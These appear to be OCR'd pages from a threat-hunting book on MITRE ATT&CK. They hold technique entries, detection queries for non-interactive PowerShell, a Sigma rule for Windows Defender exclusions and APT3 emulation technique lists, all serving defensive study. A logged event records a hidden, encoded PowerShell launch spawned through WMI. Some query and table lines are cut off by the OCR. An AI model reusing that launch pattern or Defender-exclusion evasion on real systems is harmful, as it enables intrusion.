
Credentials from Password Stores (3)

- Keychain
- Securityd Memory
- Credentials from Web Browsers



Input Capture (4)

- Keylogging
- GUI Input Capture
- Web Portal Capture
- Credential API Hooking



ID: T1566

Sub-techniques: T1566.001, T1566.002, T1566.003

Tactic: Initial Access

Platforms: Linux, Office 365, SaaS, Windows, macOS

Data Sources: Anti-virus, Detonation chamber, Email gateway, File monitoring, Mail server, Network intrusion detection system, Packet capture, SSL/TLS inspection, Web proxy

CAPEC ID: CAPEC-98

Version: 1.0

Created: 02 March 2020

Last Modified: 28 March 2020

ID: T1574.002

Tactics: Persistence, Privilege Escalation, Defense Evasion

Platforms: Windows

Data Sources: Loaded DLLs, Process monitoring, Process use of network


Defense Bypassed: Anti-virus, Process whitelisting

CAPEC ID: CAPEC-capec

Version: 1.0

Created: 13 March 2020

Last Modified: 26 March 2020



Data Fields

ATT&CK Data Source	Sub Data Source	Source Data Object	Relationship	Destination Data Object	EventID
Process monitoring	process creation	process	created	process	4688
Process monitoring	process creation	process	created	process	1
Process monitoring	process termination	process	terminated		4689
Process monitoring	process termination	process	terminated		5
Process monitoring	process write to process	process	wrote_to	process	8
Process monitoring	process access	process	opened	process	10
Loaded DLLs	module load	process	loaded	module	7

Object	Actions	Fields
file	create delete modify read timestomp write	company creation_time file_name file_path fqdn hostname image_path md5_hash pid ppid previous_creation_time sha1_hash sha256_hash signer user

Implementations

Pseudocode

Look for versions of `PowerShell` that were not launched interactively.

```
process = search Process:Create
powershell = filter process where (exe == "powershell.exe" AND parent_exe != "explorer.exe" )
output powershell
```

Splunk, Sysmon native

Splunk version of the above pseudocode.


```
index=__your_sysmon_index__ EventCode=1 Image="C:\\Windows\\*\\powershell.exe" ParentImage!="C:\\Windows\\explorer.exe"|stats values(Comm
```

Eql, EQL native

EQL version of the above pseudocode.


```
process where subtype.create and
  (process_name == "powershell.exe" and parent_process_name != "explorer.exe")
```

Dnif, Sysmon native



Event Snippet


```
{
        "@event_date_creation": "2019-03-19T19:31:56.940Z",
        "@timestamp": "2019-03-19T19:31:56.948Z",
        "@version": "1",
        "action": "processcreate",
        "event_id": 1,
        "file_company": "Microsoft Corporation",
        "file_description": "Windows PowerShell",
        "file_product": "Microsoft\\xc2\\xae Windows\\xc2\\xae Operating System",
        "file_version": "10.0.14393.0 (rs1_release.160715-1616)",
        "fingerprint_process_command_line_mm3": 2833745090,
        "hash_imphash": "CAEE994F79D85E47C06E5FA9CDEAE453",
        "hash_md5": "097CE5761C89434367598B34FE32893B",
        "hash_sha1": "044A0CF1F6BC478A7172BF207EEF1E201A18BA02",
        "hash_sha256": "BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436",
        "log_ingest_timestamp": "2019-03-19T19:31:56.948Z",
        "log_name": "Microsoft-Windows-Sysmon/Operational",
        "process_command_line": "c:\\\\windows\\\\system32\\\\windowspowershell\\\\v1.0\\\\powershell -nop -sta -w 1 -enc  sqbgacgajabqa
        "process_current_directory": "c:\\\\windows\\\\system32\\\\",
        "process_guid": "905CC552-43AC-5C91-0000-0010B44BB703",
        "process_id": "904",
        "process_integrity_level": "High",
        "process_name": "powershell.exe",
        "process_parent_command_line": "c:\\\\windows\\\\system32\\\\wbem\\\\wmiprvse.exe -secured -embedding",
        "process_parent_guid": "905CC552-A560-5C85-0000-00108C030300",
        "process_parent_id": "2864",
        "process_parent_name": "wmiprvse.exe",
        "process_parent_path": "c:\\\\windows\\\\system32\\\\wbem\\\\wmiprvse.exe",
        "process_path": "c:\\\\windows\\\\system32\\\\windowspowershell\\\\v1.0\\\\powershell.exe",
        "provider_guid": "5770385F-C22A-43E0-BF4C-06F5698FFBD9",
        "record_number": "2958609",
        "source_name": "Microsoft-Windows-Sysmon",
        "task": "Process Create (rule: ProcessCreate)",
        "thread_id": 2716,
        "type": "wineventlog",
        "user_account": "shire\\\\mmidge",
        "user_domain": "shire",
        "user_logon_guid": "905CC552-43AC-5C91-0000-0020084BB703",
        "user_logon_id": 62343944,
        "user_name": "mmidge",
        "user_reporter_domain": "NT AUTHORITY",
        "user_reporter_name": "SYSTEM",
        "user_reporter_sid": "S-1-5-18",
        "user_reporter_type": "User",
        "user_session_id": "0"
}
```



Active Directory Dumping via NTDSUtil ☑
CAR-2019-08-002

Service Outlier Executables ☑
CAR-2013-09-005


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Contro
Drive-by Compromis	AppleScript	.bash_profil and .bashrc	Access Token…	Access Token…	Account Manipulatio	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-…	CMSTP	Accessibilit Features	Accessibilit Features	Application Access…	Bash History	Application Windo…	Application Access…	Automated Collection	Data Compressed	Communic Throug…
External Remote…	Command-Line…	Account Manipulati	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmar…	Application Deploym…	Clipboard Data	Data Encrypted	Connection Proxy
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Binary Padding	Cloud Instanc…	Cloud Service…	Component Object…	Data Staged	Data Transfe…	Custom Comman…
Replication Throug…	Component Object…	AppInit DLLs	Application Shimming	Bypass User…	Credential Dumping	Cloud Service…	Exploitation of Remot…	Data from Cloud…	Exfiltration Over…	Custom Cryptogra…
Spearphish Attachment	Control Panel Items	Application Shimming	Bypass User…	CMSTP	Credentials from We…	Domain Trust…	Internal Spearphishi	Data from Informati…	Exfiltration Over…	Data Encoding
Spearphish Link	Dynamic Data…	Authenticat Package	DLL Search Order…	Clear Comman…	Credentials in Files	File and Director…	Logon Scripts	Data from Local…	Exfiltration Over Oth…	Data Obfuscatio
Spearphishi via Service	Execution throug…	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Registry	Network Service…	Pass the Hash	Data from Networ…	Exfiltration Over…	Domain Fronting
Supply Chain…	Execution throug…	Bootkit	Elevated Executio…	Compile After…	Exploitation for…	Network Share…	Pass the Ticket	Data from Removab…	Scheduled Transfer	Domain Generati…
Trusted Relationshi	Exploitation for Clien…	Browser Extensions	Emond	Compiled HTML File	Forced Authenticat	Network Sniffing	Remote Deskto…	Email Collection	Transfer Data to…	Fallback Channels
Valid Accounts	Graphical User…	Change Default F…	Exploitation for…	Component Firmware	Hooking	Password Policy…	Remote File Copy	Input Capture		Multi-Stage Channels
	InstallUtil	Component Firmware	Extra Windo…	Component Object…	Input Capture	Peripheral Device…	Remote Services	Man in the Browser		Multi-hop Proxy
	LSASS Driver	Component Object…	File System Permissi…	Connection Proxy	Input Prompt	Permission Groups…	Replication Throug…	Screen Capture		Multiband Communic
	Launchctl	Create Account	Hooking	Control Panel Items	Kerberoasti	Process Discovery	SSH Hijacking	Video Capture		Multilayer Encryption




```
title: Windows Defender Exclusion Set
id: e9c8808f-4cfb-4ba9-97d4-e5f3beaa244d
description: 'Detects scenarios where an windows defender exclusion was added in registry
    where an entity would want to bypass antivirus scanning from windows defender'
references:
    - https://www.bleepingcomputer.com/news/security/
        gootkit-malware-bypasses-windows-defender-by-setting-path-exclusions/
tags:
    - attack.defense_evasion
    - attack.t1089
author: "@BarryShooshooga"
date: 2019/10/26
logsource:
    product: windows
    service: security
    definition: 'Requirements: Audit Policy : Security Settings/Local Policies/Audit Policy,
        Registry System Access Control (SACL): Auditing/User'
detection:
    selection:
        EventID:
            - 4657
            - 4656
            - 4660
            - 4663
        ObjectName|contains: '\Microsoft\Windows Defender\Exclusions\'
    condition: selection
falsepositives:
    - Intended inclusions by administrator
level: high
```

Chapter 6: Emulating the Adversary

APT 3 Emulation Plan





Initial Access
- Phishing
- Valid Accounts

Execution
- Command and Scripting Interpreter
- Inter-Process Communication
- Native API
- Scheduled Task/Job
- System Services
- User Execution
- Windows Management Instrumentation

Persistence
- Account Manipulation
- BITS Jobs
- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts
- Browser Extensions
- Create Account
- Create or Modify System Process
- Event Triggered Execution
- Hijack Execution Flow
- Office Application Startup
- Scheduled Task/Job
- Server Software Component
- Valid Accounts

Privilege Escalation
- Abuse Elevation Control Mechanism
- Access Token Manipulation
- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts
- Create or Modify System Process
- Event Triggered Execution
- Hijack Execution Flow
- Process Injection
- Scheduled Task/Job
- Valid Accounts

Defense Evasion
- Abuse Elevation Control Mechanism
- Access Token Manipulation
- BITS Jobs
- Deobfuscate/Decode Files or Information
- Direct Volume Access
- File and Directory Permissions Modification
- Hide Artifacts
- Hijack Execution Flow
- Impair Defenses
- Indicator Removal on Host
- Indirect Command Execution
- Masquerading
- Modify Authentication Process
- Modify Registry
- Obfuscated Files or Information
- Process Injection
- Rogue Domain Controller
- Signed Binary Proxy Execution
- Signed Script Proxy Execution
- Subvert Trust Controls
- Trusted Developer Utilities Proxy Execution
- Use Alternate Authentication Material
- Valid Accounts
- Virtualization/Sandbox Evasion
- XSL Script Processing

Credential Access
- Brute Force
- Credentials from Password Stores
- Input Capture
- Modify Authentication Process
- Network Sniffing
- OS Credential Dumping
- Steal or Forge Kerberos Tickets
- Unsecured Credentials

Discovery
- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery
- Virtualization/Sandbox Evasion


Lateral Movement
- Remote Service Session Hijacking
- Remote Services
- Use Alternate Authentication Material

Collection
- Archive Collected Data
- Audio Capture
- Automated Collection
- Clipboard Data
- Data Staged
- Email Collection
- Input Capture
- Screen Capture

